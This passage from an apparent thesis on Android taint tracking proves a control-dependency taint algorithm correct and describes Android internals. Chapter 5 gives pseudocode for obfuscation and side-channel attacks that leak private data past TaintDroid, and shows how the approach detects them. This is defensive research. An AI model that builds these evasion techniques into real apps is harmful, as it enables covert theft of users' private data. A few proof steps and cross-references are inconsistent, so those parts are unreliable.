


Figure 4.4: Control flow graph corresponding to the example given in Figure 4.2.

4.5.4 Properties of the algorithm

First, we prove the correctness of the $Taint\_Algorithm$ and then we prove its completeness.

Correctness

We want to prove the correctness of the $Taint\_Algorithm$. Let us assume that the control flow graph is correct [129]. The proof consists of three steps: first prove that $Dependency\_Algorithm$ is correct, then prove that $Set\_Context\_Taint$ is correct, and finally prove that $Taint\_Assigned\_Variable$ is correct. Each step relies on the result from the previous step.

Correctness proof for Dependency_Algorithm

The *Dependency_Algorithm* is defined by Ferrante *et al.* [127] to determine dependency of blocks in the graph. This algorithm takes as input the post-dominator tree for an augmented control flow graph (ACFG). Ferrante *et al.* add to the control flow graph a special predicate node ENTRY that has one edge labeled 'T' going to START node and another edge labeled 'F' going to STOP node. ENTRY corresponds to whatever external condition causes the program to begin execution. The post-dominator tree of ACFG can be created using the algorithms defined in [125, 126]. These algorithms are proven to be correct.

Basic steps in the Dependency_Algorithm:

Given the post-dominator tree, Ferrante *et al.* [127] determine control dependencies as following:

- Find S, a set of all the edges (A, B) in the ACFG such that B is not an ancestor of A in the post-dominator tree (i.e., B does not postdominate A).
- For each edge (A, B) in S, find L, the least common ancestor of A and B in the post-dominator tree.

  CLAIM: Either L is A or L is the parent of A in the post-dominator tree.

  Ferrante *et al.* consider these two cases for L, and show that one method of marking the post-dominator tree with the appropriate control dependencies accommodates both cases.

  - Case 1. L = parent of A. All nodes in the post-dominator tree on the path from L to B, including B but not L, should be made control dependent on A.
  - Case 2. $L = A$. All nodes in the post-dominator tree on the path from A to B, including A and B, should be made control dependent on A.
- Given (A, B) in S and its corresponding L, the algorithm given by Ferrante *et al.* traverses backwards from B in the post-dominator tree until they reach L and mark all nodes visited; mark L only if $L = A$.
- Statements representing all marked nodes are control dependent on A with the label that is on edge (A, B).

They prove that the correctness of the construction follows directly from the definition of control dependency (see section 4.3).

Referring back to this definition, for any node M on the path in the post-dominator tree from (but not including) L to B, (1) there is a path from A to M in the control flow graph that consists of nodes post-dominated by M, and (2) A is not post-dominated by M. Condition (1) is true because the edge (A, B) gives us a path to B, and B is post-dominated by M. Condition (2) is true because A is either L, in which case it post-dominates M, or A is a child of L not on the path from L to B.

We can therefore conclude that *Dependency_Algorithm* is correct.

Correctness proof for *Set_Context_Taint*

We include the taint of the condition in the context taint of the dependent blocks. As the condition taint is valid thus the inclusion operation is valid. We can conclude that *Set_Context_Taint* is correct.

Correctness proof for *Taint_Assigned_Variable*

We use the two propagation rules to taint variables to which a value is assigned. We proved the completeness of the two propagation rules in section 4.5.1, thus we can conclude that *Taint_Assigned_Variable* is complete. Therefore, we can conclude the completeness of the *Taint_Algorithm*.

Completeness

Let us assume that the control flow graph is complete (see Definition 2). To prove the completeness of the *Taint_Algorithm*, we will prove the completeness of *Dependency_Algorithm* and *Taint_Assigned_Variable*.

The *Dependency_Algorithm* takes as input the post-dominator tree of the control flow graph. The post-dominator tree can be constructed using the complete algorithm defined in [126]. The *Dependency_Algorithm* is based on the set of the least common ancestor (L) of A and B in the post-dominator tree for each edge (A, B) in S. According to the value of L, Ferrante *et al.* define two cases to determine the control dependency. To prove the completeness of the *Dependency_Algorithm*, we show that Ferrante *et al.* prove that there does not exist another value of L (either A's parent or A itself) to consider.

Proof: Let us assume that X is the parent of A in the post-dominator tree. So, X is not B because B is not an ancestor of A in the post-dominator tree (by construction of S). Ferrante *et al.* perform a proof reductio ad absurdum to demonstrate that X

post-dominates B, and suppose it does not. Thus, there would be a path from B to $STOP$ that does not contain X. But, by adding edge (A, B) to this path, a path from A to $STOP$ does not pass through X (since, by construction, X is not B). This contradicts the fact that X post-dominates A. Thus, X post-dominates B and it must be an ancestor of B in the post-dominator tree. If X, immediate post-dominator of A, post-dominates B, then the least common ancestor of A and B in the post-dominator tree must be either X or A itself. ■

As only two values of L exist, there does not exist another case to compute the control dependency. The Case 2 captures loop dependency and all other dependencies are determined according to Case 1. Thus, *Dependency_Algorithm* is complete.

We proved the completeness of the two propagation rules in section 4.5.1 thus we can conclude that $Taint\_Assigned\_Variable$ is complete. Therefore, we can conclude the completeness of the Taint_Algorithm.

4.5.5 Time complexity of the algorithm

The *Dependency_Algorithm* performs with a time complexity of at most $O(N^2)$ where N is the number of nodes in the control flow graph. Linear time algorithm to calculate control dependencies have been proposed in [130] but no proof of correctness of this algorithm was given. For each (X, Y) examined in the *Dependency_List*, setting context taint and tainting variables can be done in constant time $O(N)$. Thus, the $Taint\_Algorithm$ requires linear time using algorithm defined in [130] and at most $O(N^2)$ using Ferrante *et al.* algorithm.

4.6 Conclusion

In this chapter, we propose a formal approach to detect control flow and to solve the under-tainting problem. We formally specify the under-tainting problem. As a solution, we provide an algorithm based on a set of formally defined rules that describe the taint propagation. We prove the completeness of those rules and the correctness and completeness of the algorithm. In the next chapter, we show that our approach resists to code obfuscation attacks based on control dependencies.

CHAPTER 5

Protection against Code Obfuscation Attacks

5.1 Introduction

In this chapter, we show how our approach can resist to code obfuscation attacks based on control dependencies in the Android system. We use the rules that define the taint propagation presented in Section 4.5 of Chapter 4 to avoid these code obfuscation attacks.

The rest of this chapter is organized as follows: Section 5.2 gives some definitions of the obfuscation process. We present types of program obfuscations in Section 5.3. Section 5.4 describes the obfuscation techniques. We discuss, in Section 5.5, related work about existing obfuscation code mechanisms in Android systems. Section 5.7 presents some code obfuscation attacks based on control dependencies that dynamic taint analysis mechanism cannot detect. Section 5.8 describes how our approach can resist to this type of attacks. The limitations of our work are discussed in Section 5.9. Finally, we present concluding remarks in Section A.8.

5.2 Code obfuscation Definition

In general, the obfuscation consists in making something more difficult to understand. Collberg *et al.* [131, 132] define the obfuscation process as a transformation of a computer program into a program that has the same behavior but is much harder to understand.

Definition 1 (Obfuscating Transformation).

Let $\Gamma(P)$ be a program, obtained by transformation of program P. Γ is an obfuscating transformation, if $\Gamma(P)$ has the same observable behavior as P. In addition Γ must enforce the two following conditions:

- *if program P fails to terminate or terminates with an error condition, then $\Gamma(P)$ may or may not terminate,*
- *otherwise P terminates and $\Gamma(P)$ must terminate and produce the same output as P.*

Definition 2 (Complexity formulas).

If program P and $\Gamma(P)$ are identical except that $\Gamma(P)$ contains more of property q than P, then $\Gamma(P)$ is more complex than P.

According to Definition 2, an obfuscating transformation adds more of the q property to the initial program to increase its obscurity.

5.3 Types of program obfuscations

The Obfuscation transformations can be classified into four categories and can affect many parts of a program [131]:

- Source and/or binary structure
- control obfuscation (control flow structure)
- data obfuscation (local and global data structures)
- preventive obfuscation that is used to protect from decompilators and debuggers.

The program obfuscations can be performed at different levels:

- Layout obfuscation that transforms a source code into another source code unreadable by human,
- intermediate-level obfuscation that transforms a program at intermediate representation (IR) level,
- binary obfuscation which is performed at binary level to obfuscate the layout and control flow of binary code.

In this thesis, we focus only on binary obfuscation.

5.4 Obfuscation techniques

There is a lot of specific techniques used to obfuscate a program described with more detail in [133]:

- Storage and encoding obfuscations that modify the representation of variables: split variables, promote scalars to objects, convert static data to procedure, change encoding, change a local variable to global variable.
- Aggregation obfuscation that merges independent data and splits dependent data: merge scalar variables, modify inheritance relations, split or merge arrays.
- Ordering obfuscation: reorder variables, reorder methods, reorder arrays.

There are three groups of control obfuscation methods [133]:

- Computation obfuscation methods that modify the structure of control flow. For example, extending the loop condition (like addition of conditions that do not change the behavior of a program)
- Aggregation obfuscation methods which split and merge fragments of code. For example, inline methods that consist in inserting the complete code of the function when the function is called, rather than generating a function call.
- Ordering obfuscation methods that reorder blocks, loops and expressions, with preservation of dependencies.

We describe in Section 5.2 our obfuscation attack model based on storage and encoding obfuscation techniques and computation obfuscation methods.

5.5 Code obfuscation in Android System

Obfuscation techniques are used in the Android platform to protect applications against reverse engineering [134]. In order to achieve this protection, the obfuscation methods such as identifier mangling and string obfuscation modify the bytecode during run-time and reduce meta information within the applications. The obtained code is hard to analyze and makes it difficult to have information about the application and its functionalities. Identifiers are names for packages, classes, methods, and fields. The

identifier mangling is the act to replace any identifier with a meaningless string representation while maintaining consistency (the semantics of the source code). These strings do not contain any information about the object or its behavior. The string obfuscation method consists in transforming an arbitrary string into another string using injective invertible function (xor function or encryption). This method reduces the amount of extractable meta information. But, it is defeated by dynamic analysis.

ProGuard [135], an open source tool, is integrated in the Android build system. It is applied to obfuscate Android application code by removing unused code and renaming methods, fields, and classes. The resulting code is much harder to reverse engineer.

Allatori [136] is a Java obfuscator developed by the Russian company Smardec. It is used to protect Android applications and to make impossible reverse engineering of the code. Allatori offers protection methods like flow obfuscation, name obfuscation, debug information obfuscation and string encryption. And finally, Allatori does not just obfuscate, it is also designed to reduce size and processing time of Android applications. It is more powerful than ProGuards but it does not prevent an analyst from disassembling an Android application.

Cavallaro *et al.* [137] argue that code obfuscation can be employed by malware developers to avoid detection. Cavallaro *et al.* [138] describe dynamic anti-taint techniques that can be used to obfuscate code and to leak sensitive data.

We study, in the following, the obfuscation techniques used in malware context that can easily defeat dynamic information flow analysis to evade detection of private data leakage in the Android system.

5.6 Attack model

The dynamic taint analysis process is summarized in Figure 5.1. First, the dynamic taint tracking system like TaintDroid (See Section 3.5.2 in Chapter 3) assigns taint to sensitive data (Device id, contacts, SMS/MMS) (2).

Then, it tracks propagation of tainted data (3). Finally, it issues warning reports when the tainted data are leaked by malicious applications. This, can be detected when sensitive data are used in a taint sink (network interface)(6).

Consider the attack model presented in Figure 5.2. The third-party application is installed by the smartphone user (1). Then, it will be running under a dynamic taint tracking system to detect the transmission of private data to the network. Sensitive data are tainted by the dynamic taint tracking system (2). The developer of malicious




Figure 5.1: The dynamic taint analysis process without obfuscation attack

application exploits the limitation of the dynamic taint tracking system that it cannot propagate taint in the control flows. He interferes in the taint propagation level and uses obfuscation techniques (adding control flows and code encoding) to deceive the taint mechanism. He removes taint of sensitive data that should be tainted (4). Thus, leakage of these data is not detected (5).




Figure 5.2: The Attack model against dynamic taint analysis

Next, we present different examples of code obfuscation attacks based on control flows that a dynamic taint tracking system such as TaintDroid cannot detect.

5.7 Code obfuscation attacks

Sarwar *et al.*[139] introduce the control dependence class of attacks against taint-based data leak protection. They evaluate experimentally the success rates for these attacks to circumvent taint tracking with TaintDroid. We present in this section examples of these obfuscated code attacks based on control dependencies that TaintDroid cannot detect. The taint is not propagated in the control flow statements. The attacker exploits untainted variables that should be tainted to leak private data.

Algorithm 2 Code obfuscation attacks 1

```
X ← Private_Data
for each x ∈ X do
  for each s ∈ AsciiTable do
    if (s == x) then
      Y ← Y + s
    end if
  end for
end for
Send_Network_Data(Y)
```

Algorithm 2 presents the first attack. The variable X contains the private data. The attacker obfuscates the code and tries to get each character of X by comparing it with symbols s in $AsciiTable$. He stores the right character founded in Y. At the end of the loop, the attacker succeeds in knowing the correct value of the $Private\_Data$ stored in Y. The variable Y is not tainted because TaintDroid does not propagate taint in the control flows. Thus, Y is leaked through the network connection.

Algorithm 3 Code obfuscation attacks 2

```
X ← Private_Data
for each x ∈ X do
  n ← CharToInt(x)
  y ← 0
  for i = 0 to n do
    y ← y + 1
  end for
  Y ← Y + IntToChar(y)
end for
Send_Network_Data(Y)
```

Algorithm 3 presents the second attack. The attacker saves the private data in variable X. Then, he reads each character of X and converts it to integer. In the next loop, he tries to find the value of the integer by incrementing y. He converts the integer to character and concatenates all characters in Y to find the value of X. Thus, Y contains the $Private\_Data$ value but it is not tainted because TaintDroid does not track control flow. Therefore, the attacker succeeds in leaking the $Private\_Data$ value without any warning reports.

Algorithm 4 Code obfuscation attacks 3

$X \leftarrow Private\_Data$
for each $x \in X$ **do**
  $n \leftarrow CharToInt(x)$
  $y \leftarrow 0$
  while $y < n$ **do**
    $Try\{$
    $Throw\_New\_Exception()\}$
    $Catch(Exception\ e)\{$
    $Y \leftarrow Y + 1\}$
  end while
  $Y \leftarrow Y + IntToChar(y)$
end for
$Send\_Network\_Data(Y)$

Algorithm 4 presents an obfuscated code attacks based on an exception. The variable n contains an integer value that corresponds to the conversion of a character in private data. The attacker raises an exception n times in the try bloc. He handles the thrown exception in the catch bloc by incrementing y to achieve the correct value of each character in $Private\_Data$. By concatenating the characters, Y contains the value of private data and Y is not tainted because TaintDroid does not detect exceptions used in control flow. Thus, an attacker can successfully leak sensitive information by throwing exceptions to control flow. We show, in the following, how our approach can successfully detect these obfuscated code attacks.

5.8 Detection of code obfuscation attacks

To launch code obfuscation attacks, the attacker exploits untainted variables that should be tainted. Thus, there is an under-tainting problem which is defined in Section

4.4 of Chapter 4. We use rules that describe the taint propagation presented in Section 4.5 of Chapter 4 to solve it and to detect the obfuscated code attacks based on control dependencies. By using these rules, all variables to which a value is assigned in the conditional branch are tainted whether the branch is taken or not. The taint of these variables reflects the dependency on a condition.

Let us consider the first obfuscated code attack. The variable x is tainted because it belongs to the tainted character string X. Thus, the condition $(x == TabAsc[j])$ is tainted. Our system allows propagating the taint in the control flow. Using the first rule, Y is tainted and $Taint(Y) = Taint(x == TabAsc[j]) \oplus Taint(Y + TabAsc[j])$. Thus, the leakage of Y that contains the value of private data is detected using our approach.

In the second obfuscated code attack, the attacker tries to get secret information X. The variable x is tainted because it belongs to the character string X that is tainted. The result n of converting x to integer is tainted. Thus, the condition $(j = 0\ to\ n)$ is tainted. Using the first rule, y is tainted and $Taint(y) = Taint(j = 0\ to\ n) \oplus Taint(y + 1)$. In the first loop, the condition $x \in X$ is tainted. We apply the first rule, Y is tainted and $Taint(Y) = Taint(x \in X) \oplus Taint(Y + (char)y)$. Thus, the attacker cannot succeed in this obfuscated code attack detected using our approach.

In the third obfuscated code attack, the attacker exploits exception to launch obfuscated code attacks and to leak sensitive data. The exception is tainted and its taint depends on the while condition $y < n$. Also, the while condition $(y < n)$ is tainted because the variable n that corresponds to the conversion of a character in private data is tainted. Then, we propagate exception's taint in the catch block. We apply the first rule to taint y. We obtain $Taint(y) = Taint(exception) \oplus Taint(y + 1)$. Finally, the string Y which contains the private data is tainted and $Taint(Y) = Taint(x \in X) \oplus Taint(Y + (char)y)$. Thus, an attacker cannot leak sensitive information by throwing exceptions to control flow.

5.9 Discussion

Side Channels

Our approach makes it possible to detect obfuscated code attacks applied in the control flow statement (if, loop, while, exception...) in order to leak sensitive information. But, it cannot detect all obfuscated code attacks.

Algorithm 5 Timing Attack

$X \leftarrow Private\_Data$
$n \leftarrow CharToInt(X)$
$StartTime \leftarrow ReadSystemTime()$
$Wait(n)$
$StopTime \leftarrow ReadSystemTime()$
$y \leftarrow (StopTime - StartTime)$
$Y \leftarrow Y + IntToChar(y)$
$Send\_Network\_Data(Y)$

The condition of the control flow statement includes a character of the private data. Most presented attacks need to be applied in a loop to leak one character at a time. A side channel attack is another category of attacks that can be used to obfuscate code and to leak private information. It is based on information (timing information, power consumption,...) gained from a medium and used to extract the secret data. It is difficult to detect this category of attacks. Let us consider the timing attack presented in Algorithm 5. It is a side channel attack in which the attacker attempts to get private data by analyzing the difference in time readings before and after a waiting period. The sleep period duration is the value of the private variable.

Algorithm 6 Timing Attack 2

$X \leftarrow Private\_Data$
for each $x \in X$ **do**
  $n \leftarrow CharToInt(x)$
  $StartTime \leftarrow ReadSystemTime()$
  $Wait(n)$
  $StopTime \leftarrow ReadSystemTime()$
  $y \leftarrow (StopTime - StartTime)$
  $Y \leftarrow Y + IntToChar(y)$
end for
$Send\_Network\_Data(Y)$

The difference in time y is not tainted because it does not explicitely depend on the tainted variables. It is assigned to Y that is leaked through the network connection. Our approach cannot directly detect this timing attack and the private information will be leaked without any warning report. However, this timing attack can be detected by tainting the system clock. Thus, the ReadSystemTime() function returns a tainted value. Therefore, the StartTime is tainted. Also, we propose to add rule

that propagates the private data taint to the clock if Wait() function has a tainted parameter. Thus, the taint of StopTime includes the private data taint. Thus, the difference in time readings before and after a waiting period is tainted. Therefore, the attacker cannot get the value of private data using this timing attack.

The same attack can be written differently (see Algorithm 6). We use a loop statement to get the private data. The loop condition is tainted and propagated in the loop block. Thus, we apply the first rule: Y is tainted and $Taint(Y) = Taint(x \in X) \oplus Taint(Y + IntToChar(y))$. So, the private data cannot be leaked.
TaintDroid cannot track taint tags on Direct Buffer objects, because the data is stored in opaque native data structures. The side channel attack presented in Algorithm 7 exploits this limitation to leak private data. The memory buffer created is used to write a tainted variable at a specific address. Then, the attacker reads the content of the Direct Buffer specific address. The buffer contains private data but it is not tainted. Using our approach, we can avoid the leak of private data because Y will be tainted and $Taint(Y) = Taint(x \in X) \oplus Taint(Y + IntToChar(y))$.

Algorithm 7 DirectBuffer Attack

$X \leftarrow Private\_Data$
$D \leftarrow NewDirectBuffer()$
for each $x \in X$ **do**
  $n \leftarrow CharToInt(x)$
  $DirectBufferWrite(n; D(0 \times 00))$
  $y \leftarrow DirectBufferRead(D; 0 \times 00)$
  $Y \leftarrow Y + IntToChar(y)$
end for
$Send\_Network\_Data(Y)$

Note that our approach will not detect this side channel attack if the attack code is not included in a control statement. To detect this direct buffer attack, we need to refine our approach by adding a taint propagation rule that associates a private data taint to Direct Buffer objects at the execution of the DirectBufferWrite() function. This solution is similar to the one used in the Algorithm 5 to detect a side channel attack by tainting the clock.

5.10 Conclusion

In this chapter, we present some obfuscated attacks in control flow statements. These attacks exploit limitation of dynamic taint analysis that does not propagate taint in control dependencies to leak sensitive information. We use the two taint propagation rules to detect these obfuscation techniques based on control flow. We show that our approach can successfully avoid them. Thus, using our technique, malicious applications cannot bypass the Android system and get private sensitive information through obfuscated code attacks.

CHAPTER 6

Platform and Implementation

6.1 Introduction

In chapter 4, we have provided an algorithm that enhances the dynamic taint analysis using the static analysis to propagate taint along control dependencies. In this chapter, we present a concrete implementation of this algorithm in the TaintDroid system. TaintDroid cannot detect control flows because it only uses dynamic taint analysis. We aim to enhance the TaintDroid approach by tracking control flow in the Android system to solve the under-tainting problem. To do so, we adapt and integrate the implicit flow management approach defined in Trishul. Then, we show effectiveness of our approach to propagate taint in the conditional structures of real Android applications to solve the under-tainting problem and to detect leakage of sensitive informations.

This chapter is organized as follows: As we implement our approach in the TaintDroid system which is an extention of the Android system, we present in Section 6.2 the Android and TaintDroid approaches. Also, we present Trishul from which we took our inspiration to implement our approach in real-time applications such as smartphone applications. We give an overview of our approach in section 6.3. Section 6.4 describes implementation details of our approach. We analyze a number of Android applications to test the effectiveness of our approach and we study our taint tracking approach overhead in Section A.7. Also, we implement and test the three obfuscated code attacks based on control dependencies presented in Section 5.7 of Chapter 5 to test the effectiveness of our approach. We discuss the limitations of our work in section 6.6. Finally, we present concluding remarks in section A.8.

6.2 Background

6.2.1 Android

Android is a Linux-based operating system designed for smartphones and tablet computers. Android supports the execution of native applications and a preemptive multitasking capability (in the form of services). The open-source code of Android and permissive licensing allows the software to be freely modified and distributed by device manufacturers, wireless carriers and enthusiast developers.

Architecture of Andoid




Figure 6.1: Android operating system architecture.

The architecture of Android mobile-phone platform is illustrated in Figure 6.1. Android system is composed of the following layers [140]:

Applications
Android has a large community of developers writing applications such as email client, SMS program, calendar, maps, browser, contacts and others that extend the functionality of devices. These applications are written using the Java programming language. Then, they are compiled to a specific byte-code (the Dalvik EXecutable: DEX) which is optimized for minimal memory footprint.

Application Framework
The Application Framework layer offers many higher-level services to applications. These services are written mostly in Java and include:

- A set of Views (text boxes, lists, buttons) for building an application.
- Content Providers for managing access to a set of data between applications.
- A Resource Manager that allows access to graphics, localized strings and layout files resources.
- A Notification Manager for displaying alerts in the status bar.
- An Activity Manager for managing the lifecycle of applications

Android provides an open development platform where developers can access to the same framework APIs and use these services in their applications. The applications and most framework code are executed in the Dalvik virtual machine.

Android Runtime

The Android Runtime is composed of the Dalvik Virtual Machine and the core libraries.

- Dalvik Virtual Machine (DVM):
  The Dalvik Virtual Machine has the same characteristics as the Java Virtual Machine (JVM) but it is designed and optimized for Android [141]. Unlike Java virtual machine, which is a stack machine, the Dalvik virtual machine has a register-based architecture optimized for low memory requirements.




Figure 6.2: Difference between JVM and DVM [142].

The stack machine requires more instructions to load and store data in the stack than register machines. Using the Dalvik virtual machine, an Android application runs in its own process, with its own instance of the Dalvik virtual machine. Hence, the smartphone can run multiple VMs efficiently. Figure 6.2 explains difference between JVM and DVM. The Dalvik virtual machine is slimmed down to consume less space and time (the creation of new VM instances must be fast as well).

Dalvik VM Interpreter: The "dex" tool transforms classes compiled by a Java language compiler to .dex files that are executed by the interpreter of the Dalvik virtual machine. The .dex file is smaller in size than the .jar file derived from same .class file (see Figure 6.3). The Dalvik executable can be modified when it is installed on to the smartphone.

Contents	Uncompressed jar File		Compressed jar files		Uncompressed dex file	
	In Bytes	In %	In Bytes	In %	In Bytes	In %
Common System Libraries	21445320	100	10662048	50	10311972	48
Web browser Application	470312	100	232065	49	209248	44
Alarm Check Application	119200	100	61658	52	53020	44

Figure 6.3: Size Comparison between Jar and Dex files [141].

The Dalvik VM interpreter handles method registers using an internal execution state stack. The registers of the current method are stocked on the top stack frame. Each register presents a local variable in the Java method. It contains primitive types and object references. Data are stored in registers used for computation arithmetic, manipulated by some machine instruction. But, the instructions in a Dalvik machine must encode the source and destination registers therefore, tend to be larger.

Dalvik VM Verifier: Dalvik performs verification at build time and at installation of new applications. The Dalvik VM Verifier checks the instructions of every method in every class in a DEX file to determine illegal instruction sequences. Verified instructions are not checked at run time. Dalvik performs optimization of the byte code result of the verifier to increase performance, save battery life, reduce redundancy and make system response faster.

- The core libraries in the Android runtime enable developers to write Android applications using standard Java programming language.

Native Libraries and Native Method

The set of standard library of Android resembles to J2SE (Java Standard Edition). The main difference is that the AWT and Swing GUI libraries are replaced by Android libraries [140].

The Android library allows the creation of graphical user interfaces similarly to the fourth generation frameworks. These GUI such as XUL, JavaFX and Silverlight can be used with several skins or graphic charts.

The native libraries and methods are written in C or C++. These libraries are used by various components of the Android system. They include the open-source web browser engine WebKit, libc library, SQLite database, media libraries and SSL libraries.

In Android systems, there are two kinds of native methods. The first ones are the internal virtual machine methods which are dedicated to access to structures of the interpreter and APIs. The second type of native methods are the Java Native Interface (JNI) methods, compliant with standard specifications [143], used to manage code written in the Java programming language to interact with native code written in C/C++.

Linux Kernel

The Linux kernel is used for the classical operating systems services: use of the devices, access to the different networks of telecommunication, manipulation of memory and to control the access to the process. It is an interface between the hardware and the rest of the software stack. It is a branch of the Linux kernel 2.6, modified to be used on mobile devices. The X Window System, GNU tools and some configuration files, that are typically present in the Linux distributions, are not included in Android. The Android development team has made many improvements to the Linux kernel and the decision was taken by the community of Linux development to incorporate these improvements into the kernel Linux 3.37 [15].

Building and Running an Android Application

As shown on Figure 6.4, an Android project is compiled and packaged into an .apk file that contains the compiled .dex files, the binary version of Manifest file, compiled resources and uncompiled resource files for the application. These files are necessary to run the Android application. Eclipse can be used as an integrated development

environment (IDE) to build an Android project by using the Android Developer Tools (ADT) plugin. ADT provides graphical user interface access to many of the command line Android Software Development Kit(SDK) tools. The Android SDK includes the API libraries and developer tools that are used to build an Android application.




Figure 6.4: Building and Running Application [144].

The Ant file “build.xml" can also be used instead of the Eclipse environment to build the Android project. Before running an Android application, it is signed using debug mode in developing and testing steps or release mode when it will be delivered in the market. An Android application can be installed executed and tested either on a device or on an emulator.

